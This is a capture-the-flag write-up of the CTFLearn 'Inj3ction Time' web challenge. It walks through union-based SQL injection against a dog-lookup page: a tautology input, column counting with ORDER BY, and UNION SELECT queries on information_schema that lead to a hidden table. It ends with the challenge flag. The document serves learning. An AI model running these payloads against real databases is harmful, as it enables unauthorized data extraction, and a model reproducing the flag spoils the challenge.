
Inj3ction Time CTF Writeup

This document is a walkthrough on one way to solve the **Inj3ction Time CTF** on **CTFLearn**. The objective is to explain how I was able to solve this CTF to my future self.

General Information


- *Difficulty:* Medium
- *Category: Web (SQL Injection)*
- *Link:* Inj3ction Time - CTFLearn

Solution


Inj3ction Time **100** points Hard

I stumbled upon this website: http://web.ctflearn.com/web8/ and I think they have the flag in their somewhere. UNION might be a helpful command

Upon visit the website, we're created with this page:


Dog Viewer


ID:

Submit

Name: Saranac
Breed: Great Dane
Color: Black

Now, upon inputting some IDs, such as **1, 2, or 3,** we get results from the page, as they're most likely looking up inside a table to access the name, breed, and color of the dog whose ID we inputted. Let's call that table **Dogs** for the rest of the writeup

Moreover, we can type “1 or 1=1” which will nullify the ID constraint and print out all columns



```
Name: Saranac
Breed: Great Dane
Color: Black
Name: Doodle
Breed: Poodle
Color: Pink
Name: Dexter
Breed: Lab
Color: White
```

This shows that the webcode is **vulnerable**, as we’ve literally just injected code into the input. Moreover, it looks like for every column the SQL command outputs, it shows us the data via a “Name: …; Breed: …; Color: …” format. That being said, once we exploit the database even further, the data being shown isn’t necessarily going to be a “Name”, or a “Breed”, it’s just going to be data.


We can also deduce that the website handles the input with something that looks very similar with following SQL command:

```sql
SELECT * FROM Dogs WHERE id = $user_input;
```

Let’s exploit it even further.
The challenge description suggests using the **‘UNION’** command which helps us nest SQL commands together. We can use this to our advantage, by injecting an additional command, which can be whatever we want, without being constrained by the first command which expects an ID.

First, let’s confirm the number of columns in **Dogs**, since our personal query (after the UNION) will need to have the same amount of columns in order to function.
We’ll achieve this with the **‘ORDER BY’** keyword

After some educated guess, we see that up to 4 it works, and that once it gets to 5, it doesn’t return anything, meaning that the 5th column doesn't exist so there's only 4 columns in **Dogs**


ID:

1 ORDER BY 4

Submit

Name: Saranac
Breed: Great Dane
Color: Black

Note: These columns are most likely ID, Breed, Name, and Color


Now that we've got a better feel of **Dogs**, let's start looking at the overall database, via a schema whose name is **information_schema**, one which contains metadata about the database itself, such as the tables, their respective columns, etc…

Let's look at the following command:

```
1 UNION SELECT table_name, NULL, NULL, NULL
FROM information_schema.tables--
```

Given what we know about **Dogs,** it had 4 columns so the **SELECT** keyword must have 4 arguments, 3 of them which we'll put as **NULL** since we don't care about them. The first column **table_name**, though, is the name of a column in the **information_schema.tables** table. To add onto this, the **"--"** is how you do **comments** in SQL, so it essentially ignores the SQL afterwards. This command will show us all the tables which are inside the database.

Inputting this command and scrolling down, we find something interesting:



```
Name:
Breed: INNODB_BUFFER_PAGE_LRU
Color:
Name:
Breed: w0w_y0u_f0und_m3
Color:
Name:
Breed: webeight
Color:
```

There's a table called **w0w_y0u_f0und_m3**

Doing the same for the columns, we'll input the following query:

```
1 UNION SELECT column_name, NULL, NULL, NULL
FROM information_schema.columns--
```

Scrolling down, we'll find this:




```
Name:
Breed: f0und_m3
Color:
```

This probably means that there's a column **"f0und_m3"** in the table **"w0w_y0u_f0und_m3".**
This is effectively the case, as when we extract that column data from that specific table, by inputting the following command:

```
1 UNION SELECT f0und_m3, NULL, NULL, NULL
FROM w0w_y0u_f0und_m3--
```

It will give us the flag.



ID:

1 UNION SELECT f0und_m3, null, null, null FROM w0w_y0u_f0und_m3

```
Name: Saranac
Breed: Great Dane
Color: Black
Name:
Breed: abctf{uni0n_1s_4_gr34t_c0mm4nd}
Color:
```

abctf{uni0n_1s_4_gr34t_c0mm4nd}